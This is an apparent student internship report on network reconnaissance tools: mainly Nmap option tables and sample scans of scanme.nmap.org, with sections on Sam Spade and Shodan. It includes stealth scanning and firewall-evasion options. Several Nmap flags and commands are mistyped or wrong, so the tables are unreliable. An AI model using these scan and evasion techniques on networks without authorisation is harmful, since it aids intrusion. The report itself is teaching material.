Report on all the tools that I have learned and worked in internship program

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Abstrack

This report gives a summary of the technologies covered in the course and gives examples of how to use them in different cybersecurity scenarios. Sam Spade, Shodan.io, Nmap, Nessus, DumpSec, Metasploit, HirenBoot, JPS & Delme Virus Maker, Burp Suite, and Kali Linux are among the tools featured.

A network reconnaissance tool called Sam Spade is employed for DNS lookups, Whois inquiries, and other information collecting activities. It helps with open ports detection, IP geolocation, and network ownership.

A specialised search engine called Shodan.io assists in locating internet-connected hardware and services. It can be used to identify weak or exposed systems, such as IoT devices or servers with configuration issues, which could allow for unauthorised access.

The well-known network scanning programme Nmap offers a wide variety of port scanning and host discovery options.

Content

Nmap :-

Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications.

Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities

- ## How to Install Nmap :-

The process for installing Nmap is easy but varies according to your operating system. The Windows, Mac, and Linux versions

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  - on Mac, Nmap also comes with a dedicated installer. Run the Nmap-<version>mpkg file to start this installer. On some recent versions of macOS, you might see a warning that Nmap is an “unidentified developer”, but you can ignore this warning.

  - Linux users can either compile Nmap from source or use their chosen package manager. To use apt, for instance, you can run Nmap –version to check if Nmap is installed, and sudo apt-get install Nmap to install it.

- How to use it :-
  - Command List :-

Port Specification Options		
Syntax	**Example**	**Description**
-P	nmap -p 23 172.16.1.1	Port scanning port specific port
-P	nmap -p 23-100 172.16.1.1	Port scanning port specific port range
-p	nmap -pU:110,T:23-25,443 172.16.1.1	U-UDP,T-TCP different port types scan
-p-	nmap -p- 172.16.1.1	Port scan for all ports
-p	nmap -smtp,https 172.16.1.1	Port scan from specified protocols
-F	nmap -F 172.16.1.1	Fast port scan for speed up
-P "*"	namp -p "*" ftp 172.16.1.1	Port scan using name
-r	nmap -r 172.16.1.1	Sequential port scan

Host /172.16.1.1 Discovery		
Switch/Syntax	**Example**	**Description**
-sL	nmap 172.16.1.1-5 -sL	List 172.16.1.1 without scanning
-sn	nmap 172.16.1.1/8 -sn	Disable port scanning
-Pn	nmap 172.16.1.1-8 -Pn	Port scans only and no host discovery
-PS	nmap 172.16.1.185 -PS22-25,80	TCP SYN discovery on specified port
-PA	nmap 172.16.1.185 -PA22-25,80	TCP ACK discovery on specified port
-PU	nmap 172.16.1.1-8 -PU53	UDP discovery on specified port
-PR	nmap 172.16.1.1-1/8 -PR	ARP discovery within local network
-n	nmap 172.16.1.1 -n	no DNS resolution

Scanning Types

Switch/Syntax	Example	Description
-sS	nmap 172.16.1.1 -sS	TCP SYN port scan
-sT	nmap 172.16.1.1 -sT	TCP connect port scan
-sA	nmap 172.16.1.1 -sA	TCP ACK port scan
-sU	nmap 172.16.1.1 -sU	UDP port scan
-Sf	nmap -Sf 172.16.1.1	TCP FIN scan
-sX	nmap -SX 172.16.1.1	XMAS scan
-Sp	nmap -Sp 172.16.1.1	Ping scan
-sU	nmap -Su 172.16.1.1	UDP scan
-sA	nmap -Sa 172.16.1.1	TCP ACK scan
-SL	nmap -Sl 172.16.1.1	list scan

Scanning Command Syntax

nmap [scan types] [options] {172.16.1.1 specification}

Use of Nmap Scripts NSE

nmap --script= test script 172.16.1.0/24	execute thee listed script against target IP address
nmap --script-update-db	adding new scripts
nmap -sV -sC	use of safe default scripts for scan
nmap --script-help="Test Script"	get help for script

Version Detection

Switch/Syntax	Example	Description
-sV	nmap 172.16.1.1 -sV	Try to find the version of the service running on port
-sV --version-intensity	nmap 172.16.1.1 -sV --version-intensity 6	Intensity level range 0 to 9.
-sV --version-all	nmap 172.16.1.1 -sV --version-all	Set intensity level to 9
-sV --version-light	nmap 172.16.1.1 -sV --version-light	Enable light mode
-A	nmap 172.16.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute
-O	nmap 172.16.1.1 -O	Remote OS detection

Firewall Proofing

nmap -f [172.16.1.1]	scan fragment packets
nmap -mtu [MTU] [172.16.1.1]	specify MTU
nmap -sI [zombie] [172.16.1.1]	scan idle zoombie
nmap -source-port [port] [172.16.1.1]	manual source port - specify
nmap -data-length [size] [172.16.1.1]	randomly append data
nmap -randomize-hosts [172.16.1.1]	172.16.1.1 scan order randomization

Miscellaneous Commands

nmap -6	scan IPV6 targets
nmap -proxies proxy 1 URL, proxy 2 URL	Run in targets with proxies
nmap -open	Show open ports only

Nmap output Formats	
Default/normal output	nmap -oN scan.txt 172.16.1.1
XML	nmap -oX scanr.xml 172.16.1.1
Grepable format	snmap -oG grep.txt 172.16.1.1
All formats	nmap -oA 172.16.1.1

172.16.1.1 Specification	
nmap 172.16.1.1	single IP scan
nmap 172.16.1.1 172.16.100.1	scan specific IPs
nmap 172.16.1.1-254	scan a range of IPs
nmap xyz.org	scan a domain
nmap 10.1.1.0/8	scan using CIDR notation
nmap -iL scan.txt	scan 172.16.1.1s from a file
nmap --exclude 172.16.1.1	specified IP s exclude from scan

a) Basic Scans :-

Scanning the list of active devices on a network is the first step in network mapping. There are two types of scans you can use for that:

- **Ping scan** — Scans the list of devices up and running on a given subnet.

```
> nmap -sp 192.168.1.1/24
```

- **Scan a single host —** Scans a single host for 1000 well-known ports. These ports are the ones used by popular services like SQL, SNTP, apache, and others

```
> nmap scanme.nmap.org
```

b) Stealth Scan :-

Stealth scanning is performed by sending an SYN packet and analyzing the response. If SYN/ACK is received, it means the port is open, and you can open a TCP connection.

However, a stealth scan never completes the 3-way handshake, which makes it hard for the target to determine the scanning system.

```
> nmap -sS scanme.nmap.org
```

You can use the **'-sS'** command to perform a stealth scan. Remember, stealth scanning is slower and not as aggressive as the other types of scanning, so you might have to wait a while to get a response.

c) Version Scanning :-

Finding application versions is a crucial part in penetration testing.

```
> nmap -sV scanme.nmap.org
```

To do a version scan, use the '-sV' command. Nmap will provide a list of services with its versions. Do keep in mind that version scans are not always 100% accurate, but it does take you one step closer to successfully getting into a system.

```
admin@ip-172-26-0-73:~$ nmap -sV scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 03:00 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.077s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered smtp
80/tcp    open     http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
admin@ip-172-26-0-73:~$
```

d) OS Scanning :-

In addition to the services and their versions, Nmap can provide information about the underlying operating system using TCP/IP fingerprinting. Nmap will also try to find the system uptime during an OS scan.


```
> nmap -sV scanme.nmap.org
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 04:39 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.075s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite
Aggressive OS guesses: Linux 2.6.32 (93%), Linux 2.6.32 or 3.10 (93%), Linux 4.4 (92%), Linux 2.6.32 - 2.6.35 (91%), Linux 2.6.32 - 2.6.
39 (91%), Linux 2.6.32 - 3.0 (90%), Linux 4.0 (89%), Linux 3.11 - 4.1 (89%), Linux 3.2 - 3.8 (89%), Linux 2.6.18 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 15 hops
```

e) Aggressive Scanning :-

Nmap has an aggressive mode that enables OS detection, version detection, script scanning, and traceroute. You can use the -A argument to perform an aggressive scan.

```
> nmap -A scanme.nmap.org
```



```
Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 08:02 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.075s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_  256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
25/tcp    filtered smtp
80/tcp    open     http       Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Aggressive OS guesses: Linux 2.6.32 (93%), Linux 4.4 (93%), Linux 2.6.32 or 3.10 (92%), Linux 2.6.32 - 2.6.35 (91%), Linux 2.6.32 - 2.6.
39 (91%), Linux 4.0 (90%), Linux 3.11 - 4.1 (89%), Linux 3.2 - 3.8 (89%), Linux 2.6.18 (89%), Linux 2.6.32 - 3.0 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 15 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT      ADDRESS
1   ... 5
6   0.97 ms  100.65.14.49
7   1.34 ms  52.93.29.57
8   1.96 ms  100.100.2.6
9   1.14 ms  ash-b1-link.telia.net (62.115.11.182)
10  1.92 ms  rest-bb1-link.telia.net (80.91.248.156)
11  7.98 ms  nyk-bb3-link.telia.net (62.115.141.245)
```

f) Scanning Multiple Hosts :-

Nmap has the capability of scanning multiple hosts simultaneously. This feature comes in real handy when you are managing vast network infrastructure.

You can scan multiple hosts through numerous approaches:

- Write all the IP addresses in a single row to scan all of the hosts at the same time

```
> nmap 192.164.1.1 192.164.0.2 192.164.0.2
```

- Use the asterisk (*) to scan all of the subnets at once.

```
> nmap 192.164.1.*
```

- Add commas to separate the addresses endings instead of typing the entire domains

```
> nmap 192.164.0.1,2,3,4
```

- Use a hyphen to specify a range of IP addresses

```
> nmap 192.164.0.0-255
```

g) Port Scanning :-

Port scanning is one of the most fundamental features of Nmap. You can scan for ports in several ways.

- Using the -p param to scan for a single port

```
> nmap -p 973 192.164.0.1
```

- If you specify the type of port, you can scan for information about a particular type of connection, for example for a TCP connection.

```
> nmap -p T:7777, 973 192.164.0.1
```

- A range of ports can be scanned by separating them with a hyphen.


```
> nmap -p 76-973 192.164.0.1
```

Sam Spade :-


Sam Spade was the name of a Windows software tool designed to assist in tracking down sources of e-mail spam. It was also the name of a free web service that provides access to similar online tools. The Sam Spade utility was authored by Steve Atkins in 1997.

- How to use the tool :-


  In the Basics tab, enter your default DNS server (or use DHCP), your e-mail address, so that you can do SMTP relay checking, and your ISP's Web server, so that you can use the Awake feature to have Sam Spade send out periodic packets to keep a dial-up connection from being dropped.



It combines many of the traditional TCP/IP tools with some unique tools that give an administrator a great look at a network. Best of all, these tools are combined in one package. You'll find versions of ping, nslookup, and traceroute. And the Sam Spade versions are intuitive and flexible, especially when compared to the Windows versions of these TCP/IP tools. For example, with the ping feature, you can set the number of echo requests you prefer on the toolbar; then, every time you use ping, it will use that setting. At the command line, you have to use a switch such as "ping -n 2" each time you want to set the echo number.




The traceroute feature is one of my favorites. You can do a fast traceroute or a slow traceroute. The fast traceroute gives you the quick list of hops your packet makes from your machine to a designated host. The slow traceroute is more like the traditional traceroute utility. However, both traceroute options provide a nice graph to accompany the information




Sam Spade also includes some security tools that could send up some red flags if you decide to use them to look at information on other companies, especially large multinational organizations. These tools include a port scanner, a DNS zone transfer tool, and the SMTP relay checker. The port scanner in Sam Spade is fairly basic, but it's functional. For a better port scanner, go to the Eeye Web site, which offers a freeware port scanner for Windows NT and a commercial port scanner for serious hacker prevention. If

you use the port scanner on another network, be aware that you can set off hacker detection programs.



The SMTP relay checker we discussed above can also set off alerts for companies that carefully guard against spamming. In order to use port scanning, SMTP relay checking, and zone transfers, you have to go to Edit | Options and then click on the Advanced tab. Here, you can select any of these tools you want to use.



Shodan.*io*:-


Shodan (Sentient Hyper-Optimised Data Access Network) is a search engine designed to map and gather information about internet-connected devices and systems. Shodan is sometimes referred to as a search engine for the internet of things (IoT).

- How to use Shodan on the Browser :-


  That is far one of the most utilized options by security professionals. To get started, launch your favorite browser and enter the URL shodan.io.

  https://www.shodan.io/

You should see a window similar to the image below. Like Google, you can type anything you want to look upon the Search Box above.



